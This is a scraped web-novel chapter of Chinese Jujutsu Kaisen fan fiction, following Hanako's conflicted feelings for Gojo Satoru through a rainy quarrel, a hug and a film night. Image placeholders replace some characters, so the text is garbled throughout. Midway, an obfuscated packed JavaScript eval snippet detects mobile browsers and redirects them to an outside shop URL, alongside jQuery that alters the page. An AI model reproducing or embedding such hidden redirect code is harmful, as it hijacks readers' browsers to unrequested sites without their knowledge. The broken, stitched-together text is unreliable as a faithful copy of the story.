*
不知道是不是感受到了她那股子无处安放的恶意,还是说五条悟本身就是一个不甘示弱的顽劣家伙,他立刻就选择了反击,龇牙咧嘴一脸讥笑:“真是LOW啊你这家伙~”
就是这一刻,花子拉下了脸,她想要认真去看对方,可心思好像完全不在这上面了。
……她又在床底看到了他的半截尸体,他侧过脸,睁眼回看她:“你想要我死掉,对吗?”
花子被脑海里窜出来的画面吓得头皮发麻,因为她发现,就在此时,就是现在,她想要对方死掉。
她喜欢对方,却也希望对方去死。
可是为什么会这样呢?
真是矛盾……
她真的喜欢五条悟吗?
还是说,一切都只是一场幻觉,她在自嗨罢了?
说到底,五条悟其实也并不喜欢她吧?
外头在下雨,奇怪的是,之前是一点也听不见声响的,现在却仿佛近在咫尺,带着下雨天挥之不去的黏腻感……
就在她转身前,五条悟突然就向她道歉了,双颊红晕,双手比耶,还爽朗笑道:“哎呀,是我错啦!你是个强者,连我都不是你的对手哦,咒术界以后就要靠你拯救啦,少女!”
他是不是觉得自己这样很好笑?还是说觉得她很好笑?才会这样一次又一次地选择来羞辱她?
这种看似示弱实则更加用力的讥笑样,是他惯常的伎俩,那些被他整破防的人能不讨厌他才怪!
就连花子此刻,都无法不厌恶他,想要他赶紧去死,也没办法不去怀疑自己的喜欢或许真的很肤浅吧。
……转身一头扎进了大雨,她不打算在他面前示弱,再待在他身边,被激得哭出来,她也会瞧不起自己的。
在雨中的话,就没人发现她的狼狈了吧?
雨水击打着她的脑袋,颗颗圆润而坚固,像某种玉石俱焚的错觉,肌肤上裂开的伤口,持续性地疼痛……
却在这场夏雨里逃之夭夭,无处寻觅。花子小跑着,感受着被久违的寒意浸泡的滋味,有时候她会很享受这种不被人看见的时刻,冷冷清清的黄昏在向黑夜过渡,雨雾将一切情绪都遮掩在深灰的惆怅里,模糊的雨滴躲过车刷般的睫毛,在眼窝里积聚,流淌,汇成越发看不清的前路……
五条悟贱兮兮地凑上来:“为什么闹脾气?”
花子扭过头,瞪他!合着这个人认为她是在无理取闹是吧?谁给他的脸?咒灵吗?
他是真的不知道他很过分吗?
她选择直接骂了回去:“关你什么事!讨厌鬼!”
可笑的一直都是,这种显而易见,再明白不过的差距。雨是那样疼痛,以至于每处被扭曲的形状都像是伤口一样,非要强迫症地将她的狼狈,一遍遍地告知对方。
他是真的不知道吗?
开着无下限的他,就是裹了层塑料膜,将她和世界彻底隔开,一分一秒的雨水都无法动摇他的强大,在他的领域内,他可以轻而易举地改变规则,随心所欲地去做自己想做的事情,所谓的目中无人,那又怎样?
他根本就不在乎……
不是真的不知道,也不是情商低,他只是不在意她罢了,就像他不会去在意电车的时间或者甜点的菜单……
如非必要,他更不会去在意弱者怎么想他怎么看他,那些纠结来纠结去的情绪与他何干。
确实,他干嘛要去在意呢?
他那么强大,就拥有目中无人的权利。
反而……
扭曲的倒是她,这种弱者的……不,小人作祟的心思。
花子停住了,连绵不断的雨水就是最好的分隔线,将她所有真实的情绪都收敛在这一段的结尾处——
“给我一点时间,不会给你添麻烦了。”
断断续续的雨,分不清开始还是结尾,如果下得太快的话,就会连成一条线,反而忽略掉它本身的真实。
五条悟却道:
“你在哭吗?”
而下雨也是疼痛的延续……
花子一直这么认为,而她密密麻麻的伤口,会有人看见吗?
还是一如既往地,不抱希望地,不被人在意呢?
花子仰起脸问道:
“是啊,你会在意?”
五条悟不说话。
一瞬间,雨如泪下,淋个彻底……
一头白发,扭曲成了伤口形状,雨水在冷玉的脸上,点点滴滴,洗刷了不断蔓延的疼痛……
而在他眼里,她始终在哭泣。
他的无下限,第一次失效了……
“真拿你没办法……”
“我陪着你哦。”
墨镜静静躺在水坑旁,眼睛凝视着泪水,一直一直看下去的话,是不是就不会感到寂寞了?
……
回去后匆匆洗了个澡,倒在床上,半天都起不来,没办法,浑身肌肉都在酸疼,一抽一抽的,大概是运动过度了吧?
就不该大雨天冲出去,要是感冒就搞笑了,说起来都是五条悟的错!
只要一想到对方是如何嘲笑她的,就忍不住恨得牙痒痒,但随即脑海里又浮现他陪她淋雨的画面,他温柔地低下头,雨水顺着雪白发梢滴落……
花子捂住脸,真过分啊。
“咚咚咚……”
有人敲门!
谁啊?这大晚上的!
花子冷不防地就有了猜想,不会是五条悟吧?他可从来都没有主动来找过她啊!
心噗通噗通地…跳。
就好似为了验证这个猜想,她趴在门后竖起耳朵去听——
唔,啥也没听到,这行为也蛮傻的……
“呵呵呵……”有人在低笑。
什么鬼?!
花子蓦地拉开门,就被人抱了个满怀!至上而下,没有一丝空隙的占据,就连脚跟都无法承受地倾倒下去,转瞬间却被更加紧密地拥入怀里——“你……你干什么啊?”她被自己嗔怪的声音给吓坏了,咬着唇,不知所措。
“呵呵呵……”
白发彻底埋入她的脖颈,略显急促的气息亲吻着过分敏感的肌肤,一点一点将她的理智尽数祓除。
耳鬓厮磨中,他深深吸了一口气,感慨道:“好香好软啊~”
“砰”地一下,脸烧了起来!更加站不住地挂在他身上,这个人到底在说些什么啊?
真…真…真的太过分了!
他不懂得人与人之间最基本的社交距离吗?可也没见他不管不顾地去拥抱别的女孩子啊?
这是他第二次拥抱她了,没有任何缘由的,也无法用友谊去解释,否则他完全可以去抱硝子或者歌姬啊……干嘛要对她特殊呢?
还是说,这是他惯常的恶作剧吗?该死的家伙!总是害她胡思乱想,还不给她一个解释!
真的是太过分了!
所以他到底什么意思啊?让她在他怀里思来想去,脑子乱成蚂蚁死亡漩涡很好玩是吗?</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17154170|196503||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
如果真的是他……喜欢她呢?有可能吗?五条悟会爱上某个女孩子,完全没有人会相信的吧?!
……
她大概真的相信歌姬她们痛斥五条悟人渣的结论,真他爹的是个大人渣啊!自从那晚上的拥抱过后,他突然地出现,突然地消失,完全没有个解释,主打一个你猜呀猜但我不负责哦~的狗态度,让她失眠了好几夜。
睡到一半都要坐起来骂骂咧咧:“不是,他是不是脑子有病?!”
不过在咒术训练上,五条悟倒对她挺上心的,见她术式运用并不熟练,就很有耐心地去指导她,还提了不少实用的建议,令花子豁然开朗。
"让我们来看电影吧!"五条悟嘟嘴道,他还顺带关了灯。
“啪!”
地下室陷入了黑暗。
同时陷入沙发的花子缩了缩脚,咽了咽口水:“这和训练有什么关系?”
“你先别急……”五条悟在她身边坐下,他穿着休闲短袖,盘起双腿,姿势随意到放肆。
“要看哪部影片呢?”
花子低下头去,在一排花花绿绿的碟片中找出了一部她认为最无聊的电影,这是她的小心思啦,和五条悟在一起,她肯定没办法专注别的事情。
“那就这个吧,《那年夏天,宁静的海》。”
“你喜欢大海?”
“嗯。”
在这种封闭只有彼此的环境中,花子感到很不自在,尤其是伸手不见五指,会无限放大人类的五感,让肮脏的欲.念插上想象的翅膀飞,飞啊,飞啊,妄图去染指神的领域……
此刻的五条悟是安静的,从侧面看去,是一种冰川白,那片万年未曾涉足的极地,每当雪水融化,一颗颗剔透的小冰晶也就回到了它们初始的状态……
像水一样流动着的纯净……
五条悟不经意提道:“下个夏天,一起去看海吧。”
“好。”花子乖乖点头。
“当当当当!”对方变魔术一样从身后拿出了一个丑不拉几的玩偶。
“这……不是老师的咒骸吗?!”
“是啊,你必须持续给它注入稳定的咒力,不然它就会杀掉你哦!”
面对五条悟阴恻恻的语气,花子吓得直缩头:“不是吧?我现在放弃还来得及吗?”
“来不及啦,要死一次试试看吗?”他露出一排雪齿,更加可怕了好嘛!
花子:“……”
这台词有点熟悉呢,他也看地狱少女?
“好啦,开玩笑的,放松~放轻松~”
花子暗自松了口气,然后……
“啊!好痛!!!”
那个该死的咒骸扯了一下她的头发,还在沙发上上蹿下跳地嘲笑她!
过分!太过分了!
“啊,忘记说了。”五条悟散漫道,“咒力维持不住的话,就要接受它小小的惩罚,比如说现在这样……”
花子怒视之。
见对方乐呵呵靠了过来,她气呼呼地按住丑不拉几的咒骸,算了,还是看电影吧,毕竟都错过开头了。
心里却忍不住窃喜,good job 啊!幸亏她聪明伶俐选了个慢节奏的电影,剧情几乎无甚起伏……
这样也就能顺利撑到结……
等等……
好像有什么感觉不一样了……
是什么呢?
她为什么能听见窸窸窣窣布料作祟的声响……
就好像有人在靠近她……